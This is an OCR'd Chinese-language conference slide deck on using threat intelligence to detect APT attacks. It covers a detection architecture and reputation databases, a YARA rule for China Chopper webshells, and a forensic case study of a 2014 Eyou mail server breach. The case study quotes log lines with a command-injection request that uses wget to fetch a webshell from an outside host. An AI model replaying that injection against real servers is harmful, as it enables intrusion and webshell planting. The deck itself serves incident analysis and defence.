威胁情报在APT攻击检测中的价值体现

神州网云（北京）信息技术有限公司
宋 超 / CEO

目录 | Content

1 APT检测在跨行业/业务的视角及面临的问题

2 APT攻击检测架构

3 一条重要线索的分析工作及案例分析

4 威胁情报与APT攻击检测价值体现

5 未来APT攻击检测和威胁情报的趋势

Part 01

APT攻击检测在跨行业业务性质的视角

所面临的问题如何解决

APT攻击检测在跨行业业务性质的视角及面临的问题

目前网络攻击事件层出不穷：国家级对抗、黑产、诈骗事件有越长越多上升的趋势，怎样快速发现消灭安全隐患于萌芽之中？

根据各行业的业务需求的不同做不同重点的防御**如：**

- 电信部门关心发现吸费恶意攻击
- 银行部门关心发现偷窃诈骗类攻击
- 企业关心商业价值情报及知识产权是否被窃取
- 国家关心发现具有窃密行为的攻击
- 其它

目前面临的一系列问题


- 怎样从海量安全事件中发现高质量的攻击线索
- 传统安全产品无法适应APT攻击发现的能力
- 解决组织间及组织内部对攻击事件的快速协同
- 提供安全设备和解决方案中跨产品、跨厂家的安全协同

由此产生针对不同行业具有针对性APT攻击事件的检测能力、威胁情报共享的需求及针对威胁情报国家标准的要求


Part 02

APT攻击检测架构

APT攻击检测架构


分布式APT攻击检测分析系统
可疑行为规则
系统支撑信誉库
时间轴全包数据库回溯子系统
网络总口数据采集子系统
内网交换数据采集子系统
网络终端数据采集子系统
分 布 式 数 据 存 储 中 心
终端行为数据模型分析
网络流量行为分析
木马特征库分析
漏洞库攻击分析
恶意程序沙箱检测分析
终端网络模型检测
漏洞扫描渗透分析
敏感数据外泄
木马单机特征分析
主机攻击行为分析
……
黑域名/IP分析
流量劫持检测
暗流量检测/DLP
邮件鱼叉式攻击
……
网络木马特征检测
静态木马特征检测
……
office漏洞检测
0day攻击检测
nday攻击检测
……
集成杀软检测
沙箱深度行为检测
……
多维度APT攻击综合关联分析与研判系统
线索综合关联分析
系统告警与分析报告展示
专家分析界面
威胁情报—结合威胁情报对APT攻击事件进行处置（已知—未知）

海量信誉库的支撑


前端流量分析 1
前端流量分析 2
前端流量分析 3
前端流量分析
沙箱 1
沙箱 2
沙箱 3
沙箱 n
终端行为模型分析
网络流量行为分析
木马牲库分析
漏洞库攻击分析
恶意程序沙箱检测
统一后台数据中心
黑/白域名库
漏洞库
攻击行为特征库
恶意程序样本&分析报告库
社工信息库
黑客档案库
重点关注邮箱库
全球IP信息库
恶意URL库
Whois信息库
统一威胁线索综合关联分析系统
深入线索挖掘分析
已知&未知安全态势感知
信誉库支撑
可视化威胁感知态势展示


信誉库中包含全球APT攻击事件、各种远控木马、扫描器、webshell等规则，可针对可种攻击行为进行准确匹配快速识别

apt_apt17_malware	Signature Update
apt_apt28	APT RAT Rules
apt_apt30_backspace	Possible FP
apt_backdoor_ssh_python	Rule Updates
apt_backspace	DarkEYE Cryptor
apt_blackenergy	Change BlackEnergy ruleset to a generic one
apt_blackenergy_installer	BlackEnergy3 Installer
apt_bluetermite_emdivi	Kaspersky BlueTermite Emdivi Malware
apt_casper	Casper Rules updated Comments
apt_cheshirecat	APT Cheshire Cat
apt_cloudduke	The Black Vine Hashes
apt_coreimpact_agent	Core Impact Agent
apt_cve2015_5119	CVE-2015-5119 Flash Exploit
apt_derusbi	Updated Derusbi Rule Set
apt_emissary	Emissary Malware
apt_fidelis_phishing_plain_sight	Fidelis FTA 1017
apt_glassRAT	GlassRAT Signature
apt_hackingteam_rules	Rule Change and new Hashes
apt_hellsing_kaspersky	Hellsing APT Hashes
apt_indetectables_rat	Signature Update

中国菜刀的规则

```
rule ChinaChopper_Generic {
        meta:
                description = "China Chopper Webshells
- PHP and ASPX"
                author = ”sec-un"
                reference = ”NO"
                date = "2015/03/10"
        strings:
                $aspx =
/%@\sPage\sLanguage=.Jscript.%><%eval\(RequestItem\[.{,
100}unsafe/
                $php = /<?php.\@eval\(\$_POST./
        condition:
                1 of them
}
```

APT攻击检测导图


APT攻击检测
网络服务器攻击分析
网站漏洞监测
内部OA服务器监测
SVN代码服务器监测
业务系统被挂马
webshell检测
邮件检测
对邮件头IP来源字符编码的分析
对邮件附件的恶意样本的分析
对邮件XSS代码的分析
邮件服务器漏洞及爆破口令
对邮件恶意Link连接的分析
邮件服务器日志分析
邮件被中转
内部检测
检测插入U盘或光盘
监测直接越权访问拷贝重要资料
是否存在内网文件共享
漏洞分析挖掘能力
沙箱分析
样本获取
第三方平台获取
0day/nday监测分析
社会工程学
钓鱼
社工库可查询
社交媒体信息公开
建立威胁情报机制
威胁情报共享
威胁情报下发各监测平台
网络设备监测
路由器
交换机
防火墙
入侵检测系统
恶意样本分析
能独立脱掉各种类型恶意样本的壳
完成对远程控制软件植入、反弹域名和各种回传方式的分析
对远程控制软件自身功能加密方式的逆向分析能力
完成对一个木马家族变种聚类的归总
根据恶意样本找出远程控制软件的控制端
可以根据木马服务端的通讯协议和加密算法完成对木马控制端的研发
对沙箱逃逸技术的检测和分析
远控控制控制台漏洞的挖掘
恶意程序指纹
远程控制软件指纹
常见应用漏洞扫描器的指纹
shellcode的检测能力
信誉库
黑白名单库
文件MD5库
恶意样本库
黑客组织库
黑客兵器库
漏洞库
搭建各种蜜罐系统
远程控制木马行为监测
应用程序或网站漏洞日志分析
仿真环境诱捕
流量劫持分析
电信部门流量劫持
干网网络设备流量劫持
DNS劫持
ARP欺骗攻击
第三方软件监测
修改劫持第三方软件升级文件进行植入
篡改捆绑恶意程序于第三方软件

Part 03

发现一条重要线索

针对发现重要线索进行下一步工作及案例分析

Eyou邮件服务器攻击事件案例分析

66.175.XXX.41 - - [19/Feb/2014:16:35:56 +0800] "GET /admin/domain/ip_login_set/d_ip_login_get.php?domain=%3Bwget+http%3A%2F%2Fxss.ma.cx%2Fe%2Fz99.txt%3Bmv+z99.txt+z.php&type=allow HTTP/1.0" 200 9

66.175.XXX.41 - - [19/Feb/2014:16:36:00 +0800] "GET /admin/domain/ip_login_set/z.php HTTP/1.0" 200 2

- 1、发现重要线索

2014年2月19日 16:35:56，IP 66.175.XXX.XX（美国新泽西州纽瓦克）在前面没有任何访问记录的情况下，利用EYOU服务器d_ip_login_get.php存在的漏洞，在服务器上执行了如下代码：wget http://xss.ma.cx/e/z99.txt

mv z99.txt z.php

成功生成了/admin/domain/ip_login_set/z.php的webshell

xss.ma.cx 192.3.172.243 美国

产生的威胁情报：IP:66.175.XXX.41 域名：xss.ma.cx提供给安全检测设备使用

61.230.XXX.XXX - - [19/Feb/2014:17:41:11 +0800] "GET /admin/domain/ip_login_set/z.php?r=1 HTTP/1.1" 200 516

在随后的2014年2月19日17:41:11,IP 61.230.XXX.XXX(某地区)在未访问其他页面的情况下，直接访问了IP 66.175.XXX.XX（美国新泽西州纽瓦克）生成的webshell文件z.php

61.230.XXX.XXX - - [19/Feb/2014:17:42:12 +0800] "GET /class/listdisk.class.php HTTP/1.1" 200 148

接着在17:42:12时，IP 61.230.XXX.XXX(某地区)访问了另一个webshell: /class/listdisk.class.php,进行操作

- 2、线索的扩展取证

1、IP:66.175.XXX.41为攻击者所使用的自动化扫描并漏洞利用的服务器
2、其它两个IP:61.230.*.*为APT攻击者获取情报的真实操作者IP

66.175.XXX.41 - - [26/Feb/2014:14:40:48 +0800] "GET /user/storage_explore.php HTTP/1.0" 200 3950

66.175.XXX.41 - - [27/Feb/2014:00:55:15 +0800] "POST //admin/info.php?r=6782 HTTP/1.1" 200 -

66.175.XXX.41 - - [27/Feb/2014:00:55:18 +0800] "POST //admin/zz.php?r=1&n=4766 HTTP/1.1" 200 865

66.175.XXX.41- - [27/Feb/2014:00:55:34 +0800] "POST //admin/info.php?r=7240 HTTP/1.1" 200 -

66.175.XXX.41 - - [27/Feb/2014:00:55:37 +0800] "POST //admin/zz.php?r=1&n=8818 HTTP/1.1" 200 86

在2014年2月26日14:40:48，其访问/user/storage_explore.php,应为利用漏洞生成了其2014年2月27日00:55访问的/admin/info.php木马webshell,并在随后访问了/admin/zz.php

